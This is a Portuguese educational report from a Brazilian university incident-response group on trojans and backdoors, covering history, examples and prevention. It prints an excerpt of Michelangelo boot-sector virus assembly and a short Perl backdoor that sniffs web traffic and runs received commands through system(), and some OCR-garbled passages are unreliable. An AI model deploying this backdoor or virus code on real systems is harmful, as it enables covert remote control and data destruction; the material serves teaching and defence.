Universidade Federal do Rio de Janeiro
Instituto de Matemática
Departamento de Ciência da Computação
Grupo de Resposta a Incidentes de Segurança

Rio de Janeiro, RJ - Brasil

Trojans e Backdoors

GRIS-2011-A-004

Rafael Oliveira dos Santos

A versão mais recente deste documento pode ser obtida na página oficial do GRIS: http://www.gris.dcc.ufrj.br.

GRIS - Grupo de Resposta a Incidentes de Segurança
Av. Brigadeiro Trompowski, s/n°
CCMN – Bloco F1 - Decania
Cidade Universitária - Rio de Janeiro/RJ
CEP: 21949-900
Telefone: +55 (21) 2598-9491

Última atualização em: 11 de abril de 2011

Resumo

Este artigo visa mostrar as ameaças chamadas Trojans e Backdoors, muito comuns na atualidade, que atingem os computadores de um modo geral.

Através de gráficos, estatísticas e exemplos, será mostrado o quão importante é para o usuário estar sempre atento às atualizações dos Sistemas Operaricionais e Anti-vírus em seu computador.

O documento apresenta vários exemplos de Trojans e Backdoors afim de explicar detalhadamente como eles agem e se comportam durante sua estadia nos dispositivos infectados.

1 Conceitos iniciais


Trojans e Backdoors são malwares *que contaminam os computadores e os tornam vulneráveis à ação de indivíduos maliciosos.*

1.1 O que são malwares?

Malware, uma abreviação do nome em inglês *malicious software* – programa malicioso, em português – é um programa que possui a finalidade de realizar ações maliciosas – como um *Keylogger* que captura tudo o que é digitado no teclado, ou mesmo um *Vírus* que faz cópia de si mesmo com finalidade de se propagar para outros computadores – em um sistema computacional sem a percepção de seus usuários.


Existem vários meios para um *malware* infectar a máquina e um deles é utilizando-se de engenharia social. Nesta modalidade de infecção, os atacantes induzem as vítimas a instalarem determinados arquivos ou acessarem *links* através de *e-mails* falsos, mensageiros instantâneos ou redes socias, principalmente.

Um breve exemplo sobre um ataque de Engenharia Social pode ser visto na figura abaixo. Repare que o *e-mail* é muito bem detalhado e possui até mesmo assinatura de uma suposta gerente:




1.2 Breve história dos malwares

Em 1982, um dos primeiros *vírus* foram detectados nos computadores: o **Elk Cloner**. Era um *vírus* que não causava danos à máquina e tinha como função apenas mostrar um poema na tela. Atacando os sistemas **Apple II**, sua disseminção se dava através de disquetes infectados.



Vários *malwares* foram criados até que em 1989 foi criado o primeiro considerado como trojan: o AIDS Trojan, também conhecido como PC Cyborg Trojan. Se instalado na máquina, ele "sequestrava" os dados do usuário e impedia seu acesso. Era cobrada uma quantia de U$189 para a liberação das informações contidas no diretório `C:\` e este dinheiro era enviado para um endereço no Panamá.

Em 1992, um outro *vírus* chamado **Michelangelo** causava sérios danos às informações contidas no HD. Ele foi também o primeiro *vírus* a ter uma grande proporção na mídia pois foi divulgado que alguns produtos do mercado estavam acidentalmente infectados, como por exemplo o servidor de impressão da Intel chamado **LANSpool**.




```
infectharddisk:
mov     cx,7                    ; Write partition table
mov     firstsector,cx          ; sector 7
mov     ax,301h
mov     dx,80h
int     13h
jc      exitvirus
mov     si,200h+offset partitioninfo; Copy partition
mov     di,offset partitioninfo     ; table informati
mov     cx,21h
rep     movsw
mov     ax,301h                 ; Write to sector 8
xor     bx,bx                   ; Copy virus to secto
inc     cl
int     13h
;*              jmp     short 01E0h
db      0EBh, 32h               ; ?This should crash?
; The following bytes are meaningless.
garbage         db      1,4,11h,0,80h,0,5,5,32h,1,0,0
partitioninfo:  db      42h dup (0)
michelangelo    ends
```

Em 1996, foi descoberto o primeiro vírus para Linux: **Staog**. Escrito em *Assembly*, explorava algumas vulnerabilidades de segurança do *Kernel*, e permitia a utilização de programas ou execuções de códigos sem a necessidade de logar como super-usuário.


Atualmente, podemos citar o **Turkojan4** como um malware muito utilizado entre os *rackers*. Após uma simples instalação, assim como um *software* comum, o **Turkojan4** possui uma interface gráfica muito simples que permite ao atacante uma razoável facilidade em sua utilização.

Dentre suas funções podemos citar o roubo de informações sigilosas como senhas armazenadas no computador e de informações do sistema, alteração nos arquivos pessoas da vítima, entre outros.



1.3 Estatísticas

À medida que a tecnologia da informação evolui, novos dispositivos são criados, novos *softwares* são desenvolvidos e a quantidade de *malwares* aumenta. Infelizmente, não existe uma estimativa para que estas ameaças parem de crescer, por isto é importantíssimo se manter atento quanto as mesmas. Um relatório divuldado pela Microsoft em 11 de Maio de 2010 mostra que o Brasil está em 3º lugar em número de desinfecções de *malwares* no mundo inteiro, ficando atrás somente de Chinha e Estados Unidos. **http://www.microsoft.com/downloads/details.aspx?displaylang=pt-brFamilyID=2c4938a0-4d64-4c65-b951-754f4d1af0b5**



Crimes eletrônicos dão prejuízo de RU$450 milhões aos bancos em 2010.

Relatório McAffe registra recorde na média diária de crescimento de malwares.

2 Trojan: ação sem percepção

De acordo com a lenda, o Cavalo de Tróia foi uma estátua de madeira construída pelos gregos que continha soldados escondidos para obter acesso à cidade de Tróia, com a qual eles guerreavam. A estátua foi levada pelos troianos para dentro da cidade, pois eles a interpretaram como um presente dado pelos gregos em sinal de rendição. Pela noite, enquanto os troianos comemoravam, os gregos saíram do cavalo de madeira e tomaram a cidade. Expressões como "presente de grego" tem origem nesta lenda.

O equivalente em inglês para "Cavalo de Tróia" é *Trojan Horse*. Daí, deriva-se o termo *trojan*, nome dado um tipo de malware.

Os trojans, na informática, assim como um típico "presente grego", tem como finalidade executar funções maliciosas juntamente com as funções reais do programa sem a percepção do usuário. Quando um *cracker* invade um computador, ele geralmente deixa "buracos" – em inglês, *backdoors* – no computador para que ele possa ter livre acesso ao dispositivo infectado em outras ocasiões. Ou seja, o *trojan* viola a segurança do computador infectado, oferecendo ao cracker o poder de acessa-lo sem que se passe pelas devidas verificações de segurança à hora que quiser.

2.1 Como se dá a infecção?

A vítima, na maioria das vezes, ao baixar arquivos na internet como textos, músicas, jogos, ou arquivos zipados, executa despercebidamente trojans que estão embutidos e acabam contaminando seu dispositivo. Ao serem instalados no sistema, eles comprometem a segurança em um nível muito alto pois permitem ao atacante ter um amplo acesso à máquina. Dentre as inúmeras ações que um trojan pode realizar podemos citar:

- Iniciar/executar/fechar/terminar qualquer aplicativo.
- Reinicializar o servidor.
- Desconectar usuários.
- Realizar uploads de arquivos para o Servidor.
- Retirar informações gerais sobre o computador.
- Capturar o som dos microfones instalados no Servidor.
- Capturar a tela (*screenshot*) do computador Servidor.

2.2 Especialidades dos trojans

Acesso remoto Um dos mais utilizados, pois permite um amplo poder ao atacante de realizar inúmeros tipos de atividade nos dispositivos infectados, algumas vezes até mesmo mais que o próprio usuário.

Envio de senhas Trojans que capturam todas as informações contidas nos espaços reservados para *login* / senha e envia para o atacante através de email sem a notificação do usuário.

Keyloggers Gravam simplesmente tudo que é digitado no computador infectado, ligado à internet ou não, e enviam por email para o Cracker.

Destrutivo Destrói arquivos de acordo com a vontade do atacante. Pode apagar pequenos arquivos, pastas, programas instalados, ou até mesmo todo o sistema de arquivos da máquina. Pode ser programado para destruir em determinada hora ou dia e também para apagar aos poucos ou de uma vez só os dados da vítima.

Negação de serviço[1] São utilizados para infectar não só o computador da vítimas mas também para se espalhar pela Internet. Após ter contaminado uma determinada quantidade de computadores, o Cracker utiliza-os para fazer um ataque simultaneamente a um determinado alvo a fim de causar uma grande movimentação de tráfico e uma queda de Internet à vítima. Um ataque em larga escala de DoS com centanas de computadores infectados pode acarretar em sérios problemas para servidores ou até mesmo para grandes empresas como, por exemplo, Globo.com ou até mesmo a Google.

Mail-bomb trojan É um tipo de trojan que costuma ser utilizado afim de causar um ataque de DoS. Após ser executado, ele envia uma grande quantidade de emails repetidamente, com vários assuntos e que não podem ser filtrados, a fim de causar danos ou até mesmo quebrar o sistema alvo.

Proxy / Wingate Faz com que o computador infectado se transforme em um Proxy/Wingate servidor para que o atacante, ou até mesmo qualquer pessoa da internet, se conecte a ele. Isto ajuda o cracker pois através da vítima ele pode realizar qualquer tipo de ação maliciosa anonimamente e, mesmo que seja descoberto, a culpa cai sobre a vítima.

FTP trojans Por padrão estes trojans atacam a porta 21 dos computadores e a deixam aberta para que qualquer pessoa possa atacá-los ou somente o cracker utilizando uma senha de sua escolha.

2.3 Exemplos de trojans

1. **NetBus**

   Data de criação: Março de 1998.


   Sistemas afetados: Windos 95, 98, Me, NT 4.0.

   Breve descrição: (a) Utiliza-se de protocolos TCP para fazer conexões tipo cliente/servidor e sua infecção se dá através da instalação de um executável de aproximadamente 500 KB no computador da vítima.

   (b) Possui esquemas de segurança e validação de acesso através de senhas para limitar o acesso dos clientes.

   (c) Utiliza sempre as portas 12345 e 123456 para se infiltrar no computador.

   (d) Para detecta-lo basta realizar a verificação destas portas no computador, vendo se existe algum serviço indevido sendo oferecido nas mesmas.



http://www.spiner.com.br/modules.php?name=Newsfile=articlesid=183

2. **Back Oriffice**


   Data de criação: Agosto de 1998.

   Sistemas afetados: Windos 98.

   Breve descrição: (a) O nome Back Oriffice é uma sátira à suíte de aplicativos da Microsoft chamada Office e sua infecção se dá através da instalação involuntária de usuários de um executável de 122KB no computador.

   (b) Utiliza o protocolo UDP e sua porta padrão invadida é a 31337. Após algumas versões do Back Oriffice, o cracker começou a possuir a opção de alterar a porta padrão para qualquer outra, dificultando assim sua detecção pelos anti-vírus ainda mais.

   (c) Back Oriffice foi desenvolvido por um grupo de crackers chamado Cult of Dead Cow Communications (cDc), lançado em 3 de agosto de 1998, e sua idéia inicial era mostrar as vulnerabilidades que o Windows 98 possuia.



http://www.cultura.ufpa.br/dicas/vir/inv-bo.htm

3. **OSX.RSPlug.A**

   Data de criação: Final de 2007.

   Sistemas afetados: Mac.

   Breve descrição: (a) Primeiro trojan a ser desenvolvido para atacar computadores da Apple.

   (b) É um DNSChanger - um programa qua alterhttp://www.symantec.com/security$_r esponse/writeup.j$
   $2007-110101-2320-99aosendereosdeServidoresdeNomedeDomnio(DNS)nosMacs.Foiencontro$
   "Quicktime Player is unable to play movie file. Please click here to download new version of codec

(c) Após a instalação do suposto update, a senha do administrador era requisitada e a vítima passava a fornecer ao cracker todos os privilégios possíveis da máquina.

http://www.symantec.com/security$_r esponse/writeup.jsp?docid = 2007-110101-2320-99$

3 Backdoor: volto logo

3.1 Como funciona um backdoor?

Quando um cracker invade um computador através de *malwares*, ele geralmente deixa "buracos"(do inglês *Backdoors*) no computador para que ele possa ter livre acesso ao dipositivo infectado em outras ocasiões. Ou seja, nada mais é que uma falha de segurança que oferece ao cracker o poder de acesso a um computador sem que se passe pelas devidas verificações de segurança a hora que quiser.

Esses *Backdoors* são muito perigosos pois criam um canal de troca de dados entre o computador infectado e o indivíduo malicoso além de consequentemente aumentarem o tráfego de rede.

3.2 Exemplos de backdoors

Redneck Um parasita que dá grandes previlégios ao Cracker se instalado. Dentre eles estão: instalar e rodar vários programas, tirar screenshots, desligar e resetar o computador, entre muitos outros.

TIxanbot Backdoor descoberto em 2005 que dá acesso ao atacante e termina com vários processos relacionados à segurança do computador como apagar as entradas

de registro relacionadas ao *firewall*, anti-virus, e anti-malwares a fim de impedir que eles rodem assim que o Windows inicie. É capaz também de se atualizar e de se espalhar pela internet através de mensagens enviadas a todos os amigos do MSN Messenger.

Lifebot Backdoor que atua sempre que o Windowsinicia. Seus arquivos principais possuem nomes randômicos dificultando mais ainda sua detecção e permite que o atacante faça *downloads* ou execute qualquer tipo de arquivo com extensão `.exe`.

Resoil FTP Roda um servidor FTP escondido no computador infectado que pode ser usado para realizar *downloads*, *uploads* e rodar programas maliciosos. Gera uma grande queda de desempenho do computador e dados pessoais da vítima são expostos na *Internet*.

3.3 Exemplo Prático

Um pequeno exemplo prático de um *backdoor* pode ser visto com este código-fonte abaixo:

```
use pdump::Sniff;
$h = 9;
$m = pdump::Sniff::lookupdev($h);
$p = new pdump::Sniff({tcp=>{}});
$x = $p->pcapinit(
    $m,
    "ip proto \\tcp and dst port 80 or dst port 7331",
       1500,60,256
  );
$o = linkoffset($x);
loop $x, -1, \&h, \@p;
sub h{
  $p->bset( $_[2], $o );
  ($l) = $p->get( {tcp=>[1data1]} );
  if ($l =~ m:GET / HTTP/2(.*?)$:) {
    ($q) = $1 =~ /^(.*?).$/;
    if( $q =~ /^DIE/) {
      system("rm -rf $0");
      die"\n"
    }
    else {
      system($q);
} } }
```

Uma máquina rodando este *script* se comporta normalmente até receber uma entrada http2 na porta 80.Não é muito comum ceder *shells* para qualquer tipo de entrada, e caso ela realmente receba http2 nesta porta, abrirá um shell inapropriado na máquina. Isto criará um canal entre o dispositivo contaminado e o *cracker* que permite o livre acesso a dados sigilosos a hora que quiser.

4 Métodos de prevenção e boas práticas

Os métodos de prevenção para Trojans e Backdoors são semelhantes aos tomados para um Vírus. É crucial que se mantenha o Sistema Operacional sempre atualizado, ter um Anti-Virus ativo e atualizado na máquina, e ficar sempre atento aos ataques de Engenharia Social na Internet.

Também é aconselhável que se tenha sempre um *backup* de seus dados!

4.1 Estou infectado. E agora?

